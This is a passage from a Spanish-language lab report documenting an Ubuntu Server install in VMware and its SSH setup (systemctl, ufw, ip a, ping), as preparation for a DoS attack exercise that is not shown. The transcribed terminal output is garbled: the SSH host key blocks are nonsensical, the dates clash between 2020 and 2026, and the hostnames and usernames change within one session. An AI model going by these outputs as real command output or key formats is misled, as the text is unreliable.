Nmap done: 1 IP address (1 host up) scanned in 15.04 seconds
(svam@SVAM)-[/home/svam]
#
```

Ubuntu Server-Red 2


En esta sección se va a documentar la instalación de Ubuntu server, la asignación de su ip desde el Switch, para evidenciar las actividades relacionadas al ataque DoS que recibe el Ubuntu Server a través de la red.

8.1. Creación e Instalación de Ubuntu Server


1. Con la imagen de Ubuntu server listas, se procede a crear una nueva máquina virtual, seleccionando la opción “Crear nueva máquina virtual” en VM Ware Virtual Box, y se selecciona la imagen.




2. Se le Asigna un nombre a la máquina virtual.




3. Se asigna el espacio disponible para la máquina virtual.




4. Asignación de recursos para la máquina virtual, recomendado 8GB de RAM, 4 procesadores con 2 núcleos cada uno, Adaptador de red tiene que ser Bridged (Puente) Replicando el estado de la red física para obtener la misma configuración de la máquina host pero obtener ip propia. Se usa el adaptador ethernet.




5. Una vez configurado, encendemos la máquina virtual y se elige instalar.



6. Se empieza a configurar Ubuntu Server.



7. Se asigna nombre al servidor, usuario y contraseña.



En este apartado se configurará el servidor ssh en el servidor ubuntuuser.

- [illegible]

- The screenshot shows a VMware Workstation interface with a single virtual machine named "ubuntu server". The VM's power state is "Powered Off". The main pane displays the terminal output of the Ubuntu installer.

```
(14-Feb-7 00:18:39) cloud-init: 3072 Sha256:d,fMy9IegW6SSITPgHSEG2HWv4TnNhKXUXTdK root@ubuntu-server3 (RSA)
(14-Feb-7 00:18:39) cloud-init: -----END SSH HOST KEY FINGERPRINTS-----
(14-Feb-7 00:18:39) cloud-init: #0333#-----BEGIN SSH HOST KEY KEYS-----
ecdsa-sha2-nistp256 AAAEACCAQAAIAAABAgQABAQAAAAATVMAAEIBelzdwAtYWA6BBOwJj3vdarGrNkluyJJcDhwBBQZqPxfvFmBSJSN6bb/rfLIUHt-Hust
root@ubuntu-server3
ssh-ed25519 AAAACCAQAAIAAABAgQABAQAAAAATVMAAEIBelzdwAtYWA6BBOwJj3vdarGrNkluyJJcDhwBBQZqPxfvFmBSJSN6bb/rfLIUHt-Hust
SSH-FSA AAAECACCAQAAIAAABAgQABAQAAAAATVMAAEIBelzdwAtYWA6BBOwJj3vdarGrNkluyJJcDhwBBQZqPxfvFmBSJSN6bb/rfLIUHt-Hust
HHAwLzF+1lXgKnTWk1okShr67xQB3COPpHNYncR4P/dlpEtvr1OgM4ySR+Cdt3evucsv3C18BAAPwuxoDItpcz31y9sR4UYUCQZSNMfdQJ7ds.TTTTed/Xfexezofbumny9
fThngf4p1KsdmhuAcGdTobCh7czd6eAFUP+LtwagGCPWhvBzAbInapctCd-eedBNhAcrc3baqd11FnkBGu311h741+h1auugswms/c3449JSLqtzeS5v45scplmm
LuWos4fnpdpGEBFNj6Szdl/A-TyegeDCao784LUXSQozdqHfSDNGVIJUtlENMe root@ubuntu-server3
-----END SSH HOST KEY KEYS-----
(14-Feb-7 00:18:39) cloud-init v. 25.1.4-ubuntu~24.04.1 finished at Sat, 07 Feb 2026 00:18:39 +0000. DataSource DataSourceNone, up 172.29 second
s
```

The user logs in as 'ubuntu' and receives the following messages:

```
ubuntu-server3 login: ubuntu3
Password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-71-generic x86_64)
```

 - * Documentation: <https://help.ubuntu.com>
 - * Management: <https://landscape.canonical.com>
 - * Support: <https://ubuntu.com/pro>

System Information as of Sat Feb 7 12:18:10 AM UTC 2026

Item	Value
System load	0.11
Memory usage	7%
Processes	244
Usage of /:	43.0% of 9.75GB
Disk usage	0%
Users logged in	0

Expanded System Maintenance for Applications is not enabled.
@ updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: sudo pro status


The programs included with the ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

```
ubuntu@ubuntu-server3:~$ dpkg -l | grep openssh-server
ii  openssh-server                    1:9.6p1-ubuntu3.13      amd64        secure shell (SSH) server, for secure access from remote machines
ubuntu@ubuntu-server3:~$
```

3. Se comprueba que el servidor ssh está activo con el comando ‘sudo systemctl status ssh’.



```
System Information as of Sat Feb 7 03:14:53 AM UTC 2020
System load: 1.17 Processes: 314
Usage of /: 25.7% of 9.75GB Users logged in: 0
Memory usage: 4% IPv4 address for ens33: 192.168.88.16
Swap usage: 0%

Expanded Security Maintenance for Applications is not enabled.
65 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The programs included with the ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu3@ubuntu3serverg3:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:0c:29:89:00:a1 brd ff:ff:ff:ff:ff:ff
    altname ens33i
    inet 192.168.88.16/24 metric 100 brd 192.168.88.255 scope global dynamic ens33
        valid_lft 36577sec preferred_lft 36577sec
    inet6 fe80::20c:29ff:fe89:a1a4 scope link
        valid_lft forever preferred_lft forever
ubuntu3@ubuntu3serverg3:~$ sudo systemctl status ssh
(sudo) password for ubuntu3:
● ssh.service - OpenSSH Secure Shell server
    Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
    Active: inactive (dead)
    TriggersBy: ● ssh.socket
               Docs: man:ssh(8)
               man:ssh_config(5)
ubuntu3@ubuntu3serverg3:~$
```

4. Se evidencia que el servidor esta inactivo, por lo tanto, se inicia el servicio con el comando ‘sudo systemctl start ssh’.




```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu3@ubuntu3serverg3:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:0c:29:89:00:a1 brd ff:ff:ff:ff:ff:ff
    altname ens33i
    inet 192.168.88.16/24 metric 100 brd 192.168.88.255 scope global dynamic ens33
        valid_lft 36577sec preferred_lft 36577sec
    inet6 fe80::20c:29ff:fe89:a1a4 scope link
        valid_lft forever preferred_lft forever
ubuntu3@ubuntu3serverg3:~$ sudo systemctl status ssh
(sudo) password for ubuntu3:
● ssh.service - OpenSSH Secure Shell server
    Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
    Active: inactive (dead)
    TriggersBy: ● ssh.socket
               Docs: man:ssh(8)
               man:ssh_config(5)
ubuntu3@ubuntu3serverg3:~$ sudo systemctl start ssh
ubuntu3@ubuntu3serverg3:~$ sudo systemctl status ssh
● ssh.service - OpenSSH Secure Shell server
    Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
    Active: active (running) since Sat 2020-02-07 03:16:36 UTC; 4s ago
    TriggersBy: ● ssh.socket
               Docs: man:ssh(8)
               man:ssh_config(5)
    Process: 1821 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Main PID: 1822 (sshd)
    Tasks: 1 (limit: 6731)
    Memory: 2.1M (peak: 2.1M)
    CPU: 27ms
    CGroup: /system.slice/ssh.service
            └─1822 "sshd: aocr@ubuntu3serverg3:~$"


Feb 07 03:16:36 ubuntu3serverg3 systemd[1]: Starting ssh.service - OpenSSH Secure Shell server...
Feb 07 03:16:36 ubuntu3serverg3 sshd[1822]: Server listening on 0.0.0.0 port 22.
Feb 07 03:16:36 ubuntu3serverg3 sshd[1822]: Server listening on :: port 22.
Feb 07 03:16:36 ubuntu3serverg3 systemd[1]: Started ssh.service - OpenSSH Secure Shell server.
ubuntu3@ubuntu3serverg3:~$
```

5. Se activa el firewall de ssh con ‘sudo ufw allow ssh’ y ‘sudo ufw enable’.



```
Feb 07 03:16:36 ubuntu3serverg3 systemd[1]: Started
ubuntu3@ubuntu3serverg3:~$ sudo ufw allow ssh
Rules updated
Rules updated (v6)
ubuntu3@ubuntu3serverg3:~$
```

6. Se habilita que el ssh siempre este activo con el comando ‘sudo systemctl enable ssh’



```
ubuntu3@ubuntu3serverg3:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /usr/lib/systemd/system/ssh.service.
ubuntu3@ubuntu3serverg3:~$
```

7. Verificamos que se puede hacer ping desde otra maquina en la misma red.

```
C:\Users\alexi>ping 192.168.88.16

Haciendo ping a 192.168.88.16 con 32 bytes de datos:
Respuesta desde 192.168.88.16: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.88.16: bytes=32 tiempo=1ms TTL=64
Respuesta desde 192.168.88.16: bytes=32 tiempo=1ms TTL=64
Respuesta desde 192.168.88.16: bytes=32 tiempo=1ms TTL=64


Estadísticas de ping para 192.168.88.16:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 1ms, Media = 0ms

C:\Users\alexi>
```

8.3. Conexión a la red y asignación automática de ip

Se procede a conectar el equipo por medio de cable ethernet al Switch para estar en la red creda para el laboratorio.

Para comprobar que se ha conectado exitosamente, comprobamos si se asignó la ip al Ubuntu server con el comando 'ip a'



```
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo apt update

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

